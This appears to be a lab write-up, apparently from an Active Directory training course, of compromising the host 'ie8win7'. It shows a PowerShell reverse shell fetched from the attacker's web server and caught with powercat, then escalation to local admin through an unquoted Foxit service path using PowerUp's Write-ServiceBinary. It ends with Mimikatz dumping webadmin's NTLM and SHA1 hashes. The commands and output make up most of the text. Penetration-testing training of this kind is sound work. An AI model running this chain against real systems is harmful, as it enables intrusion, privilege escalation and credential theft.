
Ie8win7

Lesson learnt:

```
Using invoke-powershelltcp and powercat.
Using iex and downloadstring.
Using powerup and invoke-allchecks.
Using write-servicebinary and unquoted service path.
```

I browsed the page below and I found that I am able to execute commands.



Start powercat in listening mode, will wait for 1 hour.

```
PS C:\ad> powercat -l 443 -v -t 3600
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 443)
```

Modify Invoke-PowerShellTcpEx script. Look at the portion highlighted in red.

```
PS C:\ad> Get-Content .\Invoke-PowerShellTcpEX.ps1 | tail -n 10
        }
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and you are using
the correct port."
        Write-Error $_
    }
}

Power -IPAddress 192.168.234.136 -Reverse -Port 443
```

Start web server.

```
C:\AD>python -m updog -d . -p 80
[+] Serving C:\AD...
 * Running on all addresses.
   WARNING: This is a development server. Do not use it in a production deployment.
 * Running on http://192.168.209.152:80/ (Press CTRL+C to quit)
```

Observe that powershell script has been downloaded.

```
C:\AD>python -m updog -d . -p 80
[+] Serving C:\AD...
```

```
 * Running on all addresses.
   WARNING: This is a development server. Do not use it in a production deployment.
 * Running on http://192.168.209.152:80/ (Press CTRL+C to quit)
192.168.234.144 - - [24/Oct/2021 00:21:57] "GET /Invoke-PowerShellTcpEX.ps1 HTTP/1.1" 200 -
```

I have access to the target machine now.

```
PS C:\ad> powercat -l 443 -v -t 3600
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 443)
VERBOSE: Connection from [192.168.234.144] port  [tcp] accepted (source port 59316)
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between Streams...
Windows PowerShell running as user IE8WIN7$ on IE8WIN7
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>whoami
ie8win7\low_priv
PS C:\windows\system32\inetsrv>
```

Powerup is already present on the target machine. I load powerup in memory.

```
PS C:\tmp> ls


    Directory: C:\tmp


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---         10/22/2021   3:07 AM     562841 PowerUp.ps1

PS C:\tmp> . .\powerup.ps1
PS C:\tmp>
```

I use the invoke-allchecks command to get a list of vectors for LPE.

```
PS C:\tmp> invoke-allchecks > result.log
```

I saw that there is an abuseable unquoted service path

```
PS C:\tmp> gc result.log|select -first 50

[*] Running Invoke-AllChecks
[+] Current user already has local administrative privileges!


[*] Checking for unquoted service paths...


ServiceName    : FoxitCloudUpdateService
Path           : C:\Program Files\Foxit Software\Foxit Reader\Foxit Cloud\FCUpd
                 ateService.exe
ModifiablePath : @{Permissions=AppendData/AddSubdirectory; ModifiablePath=C:\;
                 IdentityReference=NT AUTHORITY\Authenticated Users}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'FoxitCloudUpdateService' -Path <Hij
                 ackPath>
CanRestart     : True
```

I use write-servicebinary command that will add student141 to the local admin group.

```
PS C:\tmp> Write-ServiceBinary -Name FoxitCloudUpdateService -UserName 'dollarcorp\student141'

ServiceName                Path                       Command
-----------                ----                       -------
```

```
FoxitCloudUpdateService    C:\tmp\service.exe         net localgroup Adminis...
```

I confirmed that service.exe has been produced.

```
PS C:\tmp> ls service.exe


    Directory: C:\tmp


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---         10/23/2021   9:38 AM      22016 service.exe


PS C:\tmp>
```

I copied service.exe to the foxit directory and renamed it as foxit.exe

```
PS C:\program files\Foxit Software> copy c:\tmp\service.exe foxit.exe
PS C:\program files\Foxit Software> ls foxit.exe


    Directory: C:\program files\Foxit Software


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---         10/23/2021   9:38 AM      22016 foxit.exe


PS C:\program files\Foxit Software>
```

I stop and restart the foxitcloudupdateservice again. Then I check student141 has local administrator access.

```
PS C:\tmp> cmd.exe /c "net stop FoxitCloudUpdateService"

The Foxit Cloud Safe Update Service service was stopped successfully.

PS C:\tmp> cmd.exe /c "net start FoxitCloudUpdateService"
The Foxit Cloud Safe Update Service service is starting..
PS C:\tmp>


PS C:\tmp> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
DOLLARCORP\Domain Admins
DOLLARCORP\student141
DOLLARCORP\webadmin
low_priv
The command completed successfully.

PS C:\tmp>
```

I also determined that I now have access to the ie8win7 with admin rights as shown by the command below. It will be primetime to run mimikatz.

```
PS C:\ad> $sess=New-PSSession -ComputerName ie8win7
PS C:\ad> $sess
```

```
 Id Name            ComputerName    ComputerType    State         ConfigurationName
Availability
 -- ----            ------------    ------------    -----         -----------------     --------
----
  2 WinRM2          ie8win7         RemoteMachine   Opened        Microsoft.PowerShell
Available


PS C:\ad> Invoke-Command -Session $sess -ScriptBlock {whoami /priv}

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Enabled
SeSecurityPrivilege           Manage auditing and security log          Enabled
SeTakeOwnershipPrivilege      Take ownership of files or other objects  Enabled
SeLoadDriverPrivilege         Load and unload device drivers            Enabled
SeSystemProfilePrivilege      Profile system performance                Enabled
SeSystemtimePrivilege         Change the system time                    Enabled
SeProfileSingleProcessPrivilege Profile single process                  Enabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority            Enabled
SeCreatePagefilePrivilege     Create a pagefile                         Enabled
SeBackupPrivilege             Back up files and directories             Enabled
SeRestorePrivilege            Restore files and directories             Enabled
SeShutdownPrivilege           Shut down the system                      Enabled
SeDebugPrivilege              Debug programs                            Enabled
SeSystemEnvironmentPrivilege  Modify firmware environment values        Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system       Enabled
SeUndockPrivilege             Remove computer from docking station      Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
SeTimeZonePrivilege           Change the time zone                      Enabled
SeCreateSymbolicLinkPrivilege Create symbolic links                     Enabled
PS C:\ad>
```

I load mimikatz to memory on the target machine.

```
PS C:\ad> Invoke-Command -FilePath .\Invoke-Mimikatz.ps1 -Session $sess
PS C:\ad>
```

Observe the results in mimikatz. I now have access to webadmin ntlm hashes.

```
[ie8win7]: PS C:\Users\student141\Documents> Invoke-Mimikatz

  .#####.   mimikatz 2.1.1 (x86) built on Nov 29 2018 12:39:00
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

SNIPPED

Authentication Id : 0 ; 2196463 (00000000:002183ef)
Session           : Interactive from 1
User Name         : webadmin
Domain            : DOLLARCORP
Logon Server      : DCORP-DC
Logon Time        : 10/23/2021 6:37:58 AM
SID               : S-1-5-21-2255310023-4090572302-666251596-1106
        msv :
         [00000003] Primary
```

```
         * Username : webadmin
         * Domain   : DOLLARCORP
         * NTLM     : fafbff51a48730656a7cfd433490094a
         * SHA1     : ee8fdf4869192a505748570dfa7df4922c412a1c
         [00010000] CredentialKeys
         * NTLM     : fafbff51a48730656a7cfd433490094a
         * SHA1     : ee8fdf4869192a505748570dfa7df4922c412a1c
        tspkg :
        wdigest :
         * Username : webadmin
         * Domain   : DOLLARCORP
         * Password : SNIPPED
        kerberos :
         * Username : webadmin
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : (null)
        ssp :
        credman :

SNIPPED
mimikatz(powershell) # exit
Bye!

[ie8win7]: PS C:\Users\student141\Documents>
```